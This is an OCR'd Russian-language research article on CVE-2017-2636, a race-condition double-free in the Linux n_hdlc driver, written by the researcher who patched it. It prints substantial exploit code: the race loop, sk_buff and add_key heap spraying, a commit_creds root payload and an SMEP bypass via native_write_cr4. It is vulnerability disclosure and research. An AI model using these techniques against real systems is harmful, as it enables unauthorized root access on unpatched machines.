
УЯЗВИМОСТЬ CVE-2017-2636 В ЯДРЕ LINUX:

АНАЛИЗ И ЭКСПЛУАТАЦИЯ С ОБХОДОМ SMEP

POSITIVE TECHNOLOGIES

ВВЕДЕНИЕ

Локальное повышение привилегий на атакуемой системе — это важнейший этап взлома. Эксплойт должен быть быстрым и стабильным. Но добиться этих качеств бывает не так-то просто, особенно если эксплуатируешь «состояние гонки». Тем не менее, это удалось сделать для уязвимости CVE-2017-2636 в ядре Linux. В данной статье будет разобран ее эксплойт, выполняющий локальное повышение привилегий с обходом Supervisor Mode Execution Protection (SMEP).



CVE-2017-2636 — состояние гонки в драйвере `n_hdlc (drivers/tty/n_hdlc.c)`, который предоставляет поддержку протокола `HDLC` для последовательных портов. Этот драйвер поставляется многими дистрибутивами Linux, имеющими настройку `CONFIG_N_HDLC=m` в конфигурационном файле ядра. Таким образом, RHEL 6/7, Fedora, SUSE, Debian и Ubuntu подвержены CVE-2017-2636.

На данный момент уязвимость исправлена в «ванильном» ядре и публично разглашена. Ошибка была внесена довольно давно, так что мой патч применен ко всем стабильным версиям Linux.

Мне удалось разработать для CVE-2017-2636 экспериментальный эксплойт, который работает стабильно и быстро. Он редко приводит к панике ядра и получает привилегии root менее, чем за 20 секунд (как минимум, на моих машинах). Данный эксплойт обходит SMEP, однако обнаруживается с помощью Supervisor Mode Access Prevention (SMAP), хотя и это средство защиты можно обойти с некоторыми дополнительными усилиями.

Данному эксплойту также требуется базовый адрес ядра, неизвестный из-за Kernel Address Space Layout Randomization (KASLR). Это средство защиты не считается проблемой — нужный адрес можно получить с помощью информационной утечки либо атакой по сторонним каналам (теория, практика).

Демонстрация эксплойта в действии.

СОСТОЯНИЕ ГОНКИ В N_HDLC

Изначально в драйвере `n_hdlc` для передаваемых данных использовался самописный односвязный список буферов. При ошибке передачи данных в указатель `n_hdlc.tbuf` записывался адрес текущего буфера. Это работало, но в 2009 году был принят коммит `be10eb75893`, который добавил поддержку сброса данных и внес состояние гонки при обращении к `n_hdlc.tbuf`.

Если при отправке данных произошла ошибка, то в последующем функции `flush_tx_queue()` и `n_hdlc_send_frames()` обращаются к `n_hdlc.tbuf` и при одновременном исполнении могут дважды поместить один и тот же буфер в список `tx_free_buf_list`. Это приводит к двойному освобождению памяти в `n_hdlc_release()`. Буферы данных представлены структурой `n_hdlc_buf` и выделяются в slab кэше `kmalloc-8192`.

Для исправления этой ошибки я избавился от `n_hdlc.tbuf`, используя стандартные связные списки ядра Linux. В случае ошибки передачи данных текущий буфер помещается в начало списка `tx_buf_list`.

Исследование уязвимости началось с подозрительного отчета фаззера syzkaller. Это отличный проект, с его помощью было найдено множество ошибок в ядре Linux.

ЭКСПЛУАТАЦИЯ УЯЗВИМОСТИ

Выиграть гонку

Разберем код основного цикла эксплойта. Он исполняется, пока не будут получены привилегии пользователя root.

```
for (;;) {
    long tmo1 = 0;
    long tmo2 = 0;

    if (loop % 2 == 0)
        tmo1 = loop % MAX_RACE_LAG_USEC;
    else
        tmo2 = loop % MAX_RACE_LAG_USEC;
```

Счетчик `loop` увеличивается каждую итерацию, изменяются и переменные `tmo1` и `tmo2`. Они задают задержку в конкурирующих потоках исполнения, которые:

1. синхронизируются на `pthread_barrier`,
2. ожидают заданное количество микросекунд в холостом цикле,
3. наконец взаимодействуют с интерфейсом драйвера `n_hdlc`.

Такой способ столкновения потоков исполнения позволяет скорее достичь состояния гонки.

```
    ptmd = open("/dev/ptmx", O_RDWR);
    if (ptmd < 0) {
        perror("[-] open /dev/ptmx");
        goto end;
    }

    ret = ioctl(ptmd, TIOCSETD, &ldisc);
    if (ret < 0) {
        perror("[-] TIOCSETD");
        goto end;
    }
```

Здесь мы открываем псевдотерминал и устанавливаем для него протокол `N_HDLC`. Подробная информация об этом содержится в `man ptmx`, `Documentation/serial/tty.txt` и данном обсуждении программных компонентов псевдотерминала.

Установка `N_HDLC` для последовательной линии приводит к автоматической загрузке драйвера `n_hdlc`, поставляемого как модуль ядра. Этот же эффект может быть достигнут с помощью сервиса `ldattach`.

```
ret = ioctl(ptmd, TCXONC, TCOOFF);
if (ret < 0) {
    perror("[-] TCXONC TCOOFF");
    goto end;
}

bytes = write(ptmd, buf, TTY_BUF_SZ);
if (bytes != TTY_BUF_SZ) {
    printf("[-] write to ptmx (bytes)\n");
    goto end;
}
```

Теперь мы приостанавливаем вывод данных псевдотерминала (см. `man tty_ioctl`) и пишем в него один буфер. Функция `n_hdlc_send_frames()` не может выполнить отправку данного буфера и сохраняет его адрес в `n_hdlc.tbuf`.

Все готово, попытаемся воспроизвести состояние гонки. Запускаем два потока, которые могут исполняться на всех доступных ядрах процессора:

+ поток 1 сбрасывает данные псевдотерминала с помощью `ioctl(ptmd, TCFLSH, TCIOFLUSH)`;
+ поток 2 возобновляет приостановленный вывод с помощью `ioctl(ptmd, TCXONC, TCOON)`.

У этих потоков есть шанс дважды поместить в `tx_free_buf_list` тот единственный буфер, который был записан в псевдотерминал.

Теперь возвращаем исполнение эксплойта на нулевое ядро процессора и вызываем возможную ошибку двойного освобождения памяти:

```
ret = sched_setaffinity(0, sizeof(single_cpu), &single_cpu);
if (ret != 0) {
    perror("[-] sched_setaffinity");
    goto end;
}

ret = close(ptmd);
if (ret != 0) {
    perror("[-] close /dev/ptmx");
    goto end;
}
```

Мы закрыли псевдотерминал. Функция `n_hdlc_release()` проходит по спискам `n_hdlc_buf_list` и освобождает память, занятую под буферы `n_hdlc_buf`. Если мы выиграли гонку, то здесь должно произойти двойное освобождение памяти (double-free error).

Эта ошибка успешно обнаруживается с помощью Kernel Address Sanitizer (KASAN), который сообщает о ней как об использовании после освобождения (use-after-free), происходящем прямо перед вторым вызовом `kfree()`.

Завершающая часть главного цикла:

```
    ret = exploit_skb(socks, sockaddrs, payload, loop % SOCK_PAIRS);
    if (ret != EXIT_SUCCESS)
        goto end;

    if (getuid() == 0 && geteuid() == 0) {
        printf("[+] race #%ld: WIN! flush(%ld), TCOON(%ld)\n",
                                                loop, tmo1, tmo2);
        break; /* :) */
    }

    loop++;
}

printf("[+] finish as: uid=0, euid=0, start sh...\n");
run_sh();
```

Здесь мы пробуем проэксплуатировать двойное освобождение памяти с помощью перезаписи `struct sk_buff`. В случае успеха выходим из цикла и с помощью `execve()` запускаем root shell в дочернем процессе.

Эксплуатация sk_buff

Как было упомянуто, экземпляры `n_hdlc_buf` выделяются в slab кэше `kmalloc-8192`. Для эксплуатации двойного освобождения в этом кэше потребуются некоторые сущности в ядре Linux, размер которых немного меньше 8 кБ. На самом деле, нужно два типа таких объектов:

1. объекты, имеющие какой-либо указатель на функцию,
2. объекты с контролируемым содержимым на месте данного указателя.

Поиск таких объектов и эксперименты с ними заняли у меня значительное время. Наконец, я выбрал `sk_buff` с его `destructor_arg` в структуре `skb_shared_info`. Эта идея не нова — рекомендую ознакомиться с отличной статьей о CVE-2016-2384.

Структура `sk_buff` в ядре Linux служит для представления сетевых пакетов. Важно то, что интересующая нас `skb_shared_info` и сетевые данные располагаются в одном и том же блоке памяти, на который указывает `sk_buff.head` (см. схемы). Таким образом, создание сетевого пакета размером 7500 байт в пользовательском пространстве приведет к появлению `skb_shared_info` в памяти из slab кэша `kmalloc-8192`. Ровно так, как нужно для эксплойта.

Но есть одна трудность: функция `n_hdlc_release()` освобождает сразу 13 буферов `n_hdlc_buf`. Сначала я пытался выполнять атаку heap spraying параллельно с `n_hdlc_release()`, но не смог добиться вызова `kmalloc()` между соответствующими `kfree()`. В итоге нашелся другой путь. Выполнение heap spraying после `n_hdlc_release()` может дать два экземпляра `sk_buff` с полем `head`, ссылающимся на одну и ту же область памяти. Это выглядит многообещающе.

Однако для успеха данного этапа атаки нужно как можно дольше сохранять в памяти ядра отправляемые сетевые пакеты, чтобы минимально воздействовать на аллокатор. Одной пары сетевых сокетов для этого не достаточно – размер очереди ограничен, не поместившиеся пакеты отбрасываются. Решением стало одновременное открытие достаточно большого количества соединений.

С помощью `socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)` было открыто 402 сокета:

+ один клиентский сокет для отправки всех UDP пакетов,
+ один специальный серверный сокет для приема пакетов с дублированным значением `sk_buff.head`,
+ 200 серверных сокетов для остальных пакетов, отправляемых при heap spraying,

+ 200 серверных сокетов для дополнительных пакетов, отправляемых при стабилизации состояния slab-аллокатора.

Итак, теперь нам нужен другой объект ядра с контролируемым содержимым, способным переписать `skb_shared_info.destructor_arg`. Мы не можем повторно использовать для этого `sk_buff.head`, так как данная структура расположена по фиксированному отступу от начала `sk_buff.head`, и мы ее не контролируем. Я был очень рад обнаружить системный вызов `add_key`, с помощью которого можно поместить контролируемые данные в память, выделенную `kmalloc-8192`. Но, к моему сожалению, количество данных, размещаемых в памяти ядра Linux с помощью `add_key`, ограничено квотами `/proc/sys/kernel/keys/`. Изменять их может только пользователь root.

Значение `/proc/sys/kernel/keys/maxbytes` по умолчанию равно 20000. Это означает, что для полезной нагрузки размером 8 кБ только 2 вызова `add_key` выполнятся успешно и сохранят ее в памяти ядра. Однако мне помогла замечательная идея из выступления Di Shen, исследователя из Keen Security Lab. Я обнаружил, что успешное выполнение heap spraying возможно, даже если `add_key` возвращает ошибку переполнения квоты. Оказалось, что копирование данных в память ядра происходит до проверки квоты и возврата ошибки.

Итак, взглянем на код функции `init_payload()`:

```
#define MMAP_ADDR               0x10000lu
#define PAYLOAD_SZ              8100
#define SKB_END_OFFSET          7872
#define KEY_DATA_OFFSET         18

int init_payload(char *p)
{
    struct skb_shared_info *info = (struct skb_shared_info *)(p +
                                    SKB_END_OFFSET - KEY_DATA_OFFSET);
    struct ubuf_info *uinfo_p = NULL;
```

Определение структур `skb_shared_info` и `ubuf_info` скопировано в код эксплойта из соответствующего заголовочного файла ядра `(include/linux/skbuff.h)`.

Буфер с полезной нагрузкой будет передан системному вызову `add_key` в качестве параметра. Данные, которые расположены в нем по отступу `7872 – 18 = 7854` байт, наложатся на структуру `skb_shared_info` перезаписываемого сетевого пакета.

```
    char *area = NULL;
    void *target_addr = (void *)(MMAP_ADDR);

    area = mmap(target_addr, 0x1000, PROT_READ | PROT_WRITE,
                    MAP_FIXED | MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);
    if (area != target_addr) {
        perror("[-] mmap\n");
        return EXIT_FAILURE;
    }

    uinfo_p = target_addr;
    uinfo_p->callback = (uint64_t)root_it;

    info->destructor_arg = (uint64_t)uinfo_p;
    info->tx_flags = SKBTX_DEV_ZEROCOPY;
```

Если в `skb_shared_info.tx_flags` взведен флаг `SKBTX_DEV_ZEROCOPY`, то при выполнении `skb_release_data()` будет вызвана функция с адресом в `ubuf_info.callback`.

В нашем случае экземпляр `ubuf_info` располагается в пользовательском пространстве, поэтому обращение к нему из пространства ядра будет обнаружено механизмом SMAP.

Как бы то ни было, теперь `callback` указывает на функцию `root_it()`, в которой выполняется классическое `commit_creds(prepare_kernel_cred(0))`. Код данной функции также расположен пользовательском пространстве, а значит его исполнение из Ring 0 обнаруживается механизмом SMEP, обход которого будет показан ниже.

Атака и стабилизация

Как было упомянуто, функция `n_hdlc_release()` освобождает тринадцать буферов `n_hdlc_buf` при закрытии псевдотерминала. Функция `exploit_skb()` вызывается вскоре после этого. В ней мы выполняем heap spraying, посылая двадцать UDP пакетов размером 7500 байт. Было экспериментально установлено, что пакеты номер 12, 13, 14 и 15 с высокой вероятностью будут эксплуатируемы, поэтому они посылаются на специальный серверный сокет.

Теперь нужно выполнить использование после освобождения для `sk_buff.data`:

+ принимаем 4 пакета на указанном сокете,
+ после каждого принятого пакета выполняем несколько системных вызовов `add_key` для буфера, подготовленного в `init_payload()`:

```
k[0] = syscall(__NR_add_key, "user", "payload0",
                        payload, PAYLOAD_SZ, KEY_SPEC_PROCESS_KEYRING);
```

Количество вызовов `add_key`, дающее наилучший результат, было найдено эмпирически с помощью многократного тестирования эксплойта.

Если было достигнуто состояние гонки в драйвере `n_hdlc`, и затем была удачно выполнена атака heap spraying, то наш shell-код будет исполнен при приеме перезаписанного UDP пакета.

Успешно созданные ключи более не нужны, удаляем их:

```
for (i = 0; i < KEYS_N; i++) {
    if (k[i] > 0)
        syscall(__NR_keyctl, KEYCTL_INVALIDATE, k[i]);
}
```

Теперь нам нужно подготовить кучу к следующей попытке поймать состояние гонки. Файл `/proc/slabinfo` показывает, что в одном slab для `kmalloc-8192` содержится только 4 объекта размером 8 кБ, следовательно, двойное освобождение памяти с большой вероятностью может вызвать панику в аллокаторе. Но следующий трюк помогает избежать отказа и делает эксплойт намного более стабильным: посылаем дюжину UDP пакетов, которые заполняют опустевшие места в `kmalloc-8192`.

ОБХОД SMEP

Как было сказано, shell-код `root_it()` расположен в пользовательском пространстве. Исполнение его в пространстве ядра обнаруживается при включенном SMEP (Supervisor Mode Execution Protection). Это функция платформы x86, которая включается 20 битом регистра CR4.

Есть несколько способов обойти SMEP. Например, Виталий Николенко описывает, как выключить SMEP с помощью возвратно-ориентированного программирования (return oriented programming, ROP). Это прекрасно работает, но мне не хотелось просто копировать этот подход, поэтому я нашел другой интересный путь обхода SMEP без использования ROP.

В файле `arch/x86/include/asm/special_insns.h` я нашел функцию `native_write_cr4()`:

```
static inline void native_write_cr4(unsigned long val)
{
    printk("wcr4: 0x%lx\n", val);
    asm volatile("mov %0,%%cr4": : "r" (val), "m" (__force_order));
}
```

Она записывает значение единственного аргумента в CR4.

Теперь посмотрим на код функции skb_release_data(), которая вызывает контролируемый эксплойтом callback в Ring 0:

```
    if (shinfo->tx_flags & SKBTX_DEV_ZEROCOPY) {
        struct ubuf_info *uarg;

        uarg = shinfo->destructor_arg;
        if (uarg->callback)
            uarg->callback(uarg, true);
    }
```

Мы видим, что функция `callback` принимает адрес `uarg` в качестве первого аргумента. Мы контролируем данный адрес при эксплуатации `sk_buff`. Поэтому я решил записать адрес функции `native_write_cr4()` в указатель `ubuf_info.callback`, а структуру `ubuf_info` с помощью `mmap()` расположить по адресу, соответствующему корректному значению CR4 с выключенным SMEP.

В этом случае на данном процессорном ядре SMEP будет выключен без использования ROP. Однако, для эксплуатации придется достичь состояние гонки дважды: первый раз для отключения SMEP, второй раз для выполнения shell-кода. Но для данного эксплойта это не является проблемой, поскольку он быстрый и надежный.

Итак, подготовим полезную нагрузку для `add_key` по-новому:

```
    #define CR4_VAL 0x0406e0lu

    void *target_addr = (void *)(CR4_VAL & 0xfffff000lu);

    area = mmap(target_addr, 0x1000, PROT_READ | PROT_WRITE,
                        MAP_FIXED | MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);
    if (area != target_addr) {
        perror("[-] mmap\n");
        return EXIT_FAILURE;
    }

    uinfo_p = (struct ubuf_info *)CR4_VAL;
    uinfo_p->callback = NATIVE_WRITE_CR4;

    info->destructor_arg = (uint64_t)uinfo_p;
    info->tx_flags = SKBTX_DEV_ZEROCOPY;
```

Этот способ обхода SMEP выглядит остроумно, однако накладывает дополнительное требование — для его работы требуется взведенный 18 бит регистра CR4 (OSXSAVE). Без этого бита `target_addr` становится равным 0, а `mmap()` на нулевую страницу запрещен.

БЛАГОДАРНОСТИ

Исследование CVE-2017-2636 и написание этой статьи было для меня большим удовольствием. Хочу поблагодарить Positive Technologies за возможность провести эту работу. Буду рад обратной связи. Контактная информация указана ниже.

CONTACTS

alex.popov@linux.com

a13xp0p0v

a13xp0p0v